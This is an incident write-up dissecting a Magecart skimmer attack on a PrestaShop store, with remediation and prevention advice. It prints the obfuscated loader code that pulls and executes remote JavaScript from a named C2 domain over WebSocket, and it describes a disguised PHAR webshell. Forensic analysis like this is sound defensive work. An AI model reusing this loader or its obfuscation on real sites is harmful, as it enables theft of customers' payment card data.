Cybersecurity · Technical journal
Dissecting a real Magecart attack on PrestaShop
A technical analysis of an active skimmer involving double obfuscation, dynamic C2 infrastructure, persistence and seven days operating without alerts.
8 min read

Today, March 11, 2026, I spent most of the day analyzing and remediating an active Magecart attack on a PrestaShop store. I’m documenting it here in detail because the level of sophistication warrants attention: double obfuscation in the loader, dynamic C2 via WebSocket, a PHAR webshell disguised as an image, and a forged GTM as a second layer of persistence. All of this operated undetected for seven days.
If you work in web security or develop for PrestaShop, what follows will be useful to you.
The first contact: seven days of an active skimmer without alerts.
The store had been operating with the skimmer since March 3. No alerts, no visible anomalies, orders coming in normally. The Magecart attack on PrestaShop was designed precisely for that: to be invisible.
Timeline of the attack
| Date | Event |
|---|---|
| July 2024 | Adminer installed without authentication in the webservice directory — probably by the administrator as a maintenance tool, never removed |
| Mar 3, 2026 | Access to the panel with a compromised account. Modification of config/defines.inc.php. PHAR webshell upload. Fake GTM injection. Payload injection into jBox JS |
| Mar 3–10, 2026 | Skimmer operational on each visit to the checkout. Fake Redsys form presented to all customers |
| Mar 10, 2026 | Probable date of exfiltration of customer data via Adminer or webshell — no evidence on disk, not confirmed but not ruled out |
| March 11, 2026 | Detection, Forensic Analysis, and Remediation |
The first thread I pulled was a suspicious modification in the administration panel access logs: the user support@prestashop.com had logged in on March 3rd. An account with the @prestashop.com domain, probably created during a previous technical support session and never deactivated. From there, everything started to fall into place.
Input vector: two doors open simultaneously
Vector A — Adminer exposed without authentication
The first vector was a 403 KB Adminer publicly accessible in a web service directory path, without any additional authentication layer. With access to that file and the database credentials embedded in the PrestaShop configuration, an attacker has complete control over all the store’s data.
What is especially critical in this case is that the file had been installed since July 2024. Eighteen months of complete exposure.
Vector B — Employee account never deactivated
The second vector was an administrator account with the domain @prestashop.com active on the panel. Regardless of whether the credentials were stolen or the account was deliberately created with permissions during a previous technical support process, the result is the same: direct access to the complete backoffice.
The combination of both vectors gave the attacker two independent paths into the system.
The webshell: 62 KB that looked like an image

Once inside, the attacker uploaded the primary persistence mechanism: a 62,528-byte file in the modules directory with a .jpg extension. It was not an image.
It was a PHP PHAR (PHP Archive) file that, once executed, deployed a 270 KB fully functional webshell after passing through this decoding chain:
XOR 0xFF → rot13 → base64_decode → gzinflate → webshellWith this file active, the attacker could at any time: read, modify, create, or delete any file on the server, and execute arbitrary SQL queries directly against the database. No password. No direct access log.
To detect it on compromised systems, these types of files can be located using:
find /path/to/httpdocs \( -name "*.jpg" -o -name "*.png" -o -name "*.gif" \) | xargs file | grep -i "php|phar|script"The loader: surgical injection into a legitimate JS
The primary payload was injected at the end of the jBox library JavaScript file, used by a WhatsApp module installed in the store. Choosing a JS file from a legitimate and widely used library is no coincidence: it hinders detection because the file contains thousands of lines of real code before the payload.
The injected code, simplified:
let qfw = window;
let olg = qfw['at'['concat']('o', 'b')]; // atob() dynamically constructed
let fdjc = qfw['Function'];               // Obfuscated Function constructor
let rix = olg('Y29uc3QgaHRjbi...');       // base64 payload
fdjc(rix).call(this);
Upon decoding the base64, the second layer of obfuscation appears:
const htcn = [93,89,89,16,5,5,71,82,70,73,...]; // C2 URL as XOR array
zlh = 42;
const ohlb = String.fromCharCode(...htcn.map(e => e ^ zlh));
// result: "wss://mxlclinfo.com/stats?source="
window.ww = new WebSocket(ohlb + encodeURIComponent(location.href));
window.ww.addEventListener('message', event => {
    new Function(event.data)(); // executes in real-time whatever the C2 sends
});
Two deliberate evasion techniques:
atobnever appears as a literal string — it is constructed dynamically with.concat()to evade plaintext searches and some signature-based WAFs.- The C2 server URL is never in plaintext within the file. It is encoded as an array of integers with XOR key 42. A scanner searching for domains or URLs in JS files will not find it.
To search for infected JS files with similar patterns on the server:
grep -r "atob|fromCharCode|WebSocket|new Function" /path/to/httpdocs/modules --include="*.js" -l | grep -v "node_modules|vendor"The C2 server: dynamic payload via WebSocket
The C2 domain was mxlclinfo.com, registered specifically for this campaign. The WebSocket handshake returned a correct HTTP 101 Switching Protocols, confirming that the server was active and serving payloads at the time of the analysis.
Most relevant from a forensic perspective: the final payload was never stored on the store’s server. It was delivered dynamically to each visitor’s browser in real-time via WebSocket. This has two direct consequences:
- The skimmer is virtually undetectable through static file analysis on the server.
- The payload can change at any time without modifying anything on the compromised store.
The payload delivered by the C2 to the client’s browser included: payment timing detection via setInterval combined with _waitElements, substitution of the legitimate Redsys form with a visually identical one, and silent interception and exfiltration of card number, CVV, and expiry date before redirecting the transaction to the real process.
Second layer of persistence: the forged GTM
As an additional persistence mechanism, the attackers modified the store’s theme templates, replacing the legitimate Google Tag Manager container ID (GTM-KZKRNJ4) with a forged one (GTM-000KZKRNJ4000).
The difference between both IDs goes completely unnoticed in a quick visual inspection of the source code. The malicious GTM container acted as an alternative loader for the skimmer: even if the compromised JavaScript file were cleaned, the attack remained active through this second channel.
This technique of using GTM as a persistence vector has been documented since 2021 in Magecart campaigns and remains effective precisely because administrators rarely audit the GTM IDs present in their templates.
Attribution: Magecart with Group 7/8 indicators
The set of techniques employed is consistent with the Magecart ecosystem’s modus operandi, specifically with indicators documented in Group 7 and 8 variants:
| Indicator | Detail |
|---|---|
| C2 Infrastructure | Domain registered ad-hoc for the campaign, with no legitimate presence |
| WebSocket over WSS | Evasion of less restrictive CSPs and absence of on-disk payload |
| XOR array obfuscation | Recurring pattern in these groups’ campaigns since 2023 |
| GTM as secondary loader | Documented technique ensuring persistence independent of the JS file |
| PHAR webshell | Indicates access to professional intrusion tooling, not an amateur script |
This is not an opportunistic attacker who simply found and executed a public exploit. The combination of vectors, the sophistication of the obfuscation, and the use of GTM as an independent secondary layer point to an actor with real experience in this type of operation.
Real impact: what must be assumed
Payment data: all customers who completed a purchase between March 3 and March 10 have their card number, CVV, expiry date, and name compromised. The exact volume is pending cross-referencing with transaction logs.
Personal data: the database contains customer records with email, name, postal address, phone number, and order history. The attackers had full access for seven days. No export files were found on the server, but exfiltration performed directly via Adminer or webshell leaves no trace on disk. It cannot be confirmed, but it cannot be ruled out either. Article 33 of the GDPR requires applying the precautionary principle: when in doubt, notify. Maximum deadline: 72 hours from knowledge of the incident.
Remediation: CSP added as an immediate containment measure
Header always set Content-Security-Policy " default-src 'self' https://www.googletagmanager.com; script-src 'self' 'unsafe-inline' https://www.googletagmanager.com https://www.google-analytics.com; connect-src 'self' https://www.google-analytics.com; form-action 'self' https://sis.redsys.es; "A correctly configured CSP with a restrictive connect-src would have blocked the WebSocket from the start. It is one of the most effective and least implemented preventive measures in medium-sized stores.
What would have prevented this attack
I perform this analysis whenever closing an incident because it is the most useful thing I can document:
File Integrity Monitoring. With AIDE, Tripwire, or any equivalent solution monitoring the modules and templates directories, the injection into the JS file would have generated an alert the moment it occurred. Seven days of exposure would have become hours.
Content Security Policy from the start. The connect-src directive blocking unauthorized domains would have prevented the WebSocket connection to the C2, making the attack inoperable even if the loader were present.
Subresource Integrity on critical JS. An SRI hash on the checkout JS files would have caused the browser to automatically reject the execution of the compromised file:
<script src="jBox.min.js"
        integrity="sha384-[clean_file_hash]"
        crossorigin="anonymous"></script>
Periodic audit of employee accounts. An active account with a @prestashop.com domain in production is a red flag that should have been detected in any routine review.
Administrative tools removed after use. Adminer had been in production for eighteen months. The rule is simple: if you don’t need it right now, it shouldn’t be there.
Updated PrestaShop and modules. Many of the vectors these attacks exploit are vulnerabilities patched in more recent versions. Continuous PrestaShop maintenance and keeping up with PrestaShop updates closes the majority of the attack surface before it can be exploited.
"A Magecart attack remained active for seven days on a PrestaShop store: invisible skimmer at checkout, a webshell disguised as an image, and a forged GTM ensuring persistent server access."
This Magecart attack on PrestaShop was not possible due to a zero-day vulnerability or a particularly novel technique. It was possible because of the accumulation of deferred decisions: a maintenance tool that was never removed, an account that was never deactivated, a module that was never audited.
Magecart groups do not look for sophisticated targets. They look for neglected installations. And they find them with automated tools that continuously scan the internet.
If you manage third-party PrestaShop stores or your own and have doubts about the security status of your installation, at psdevs.com we conduct specific audits. Better to have us find it than a Magecart scanner.
From reading to action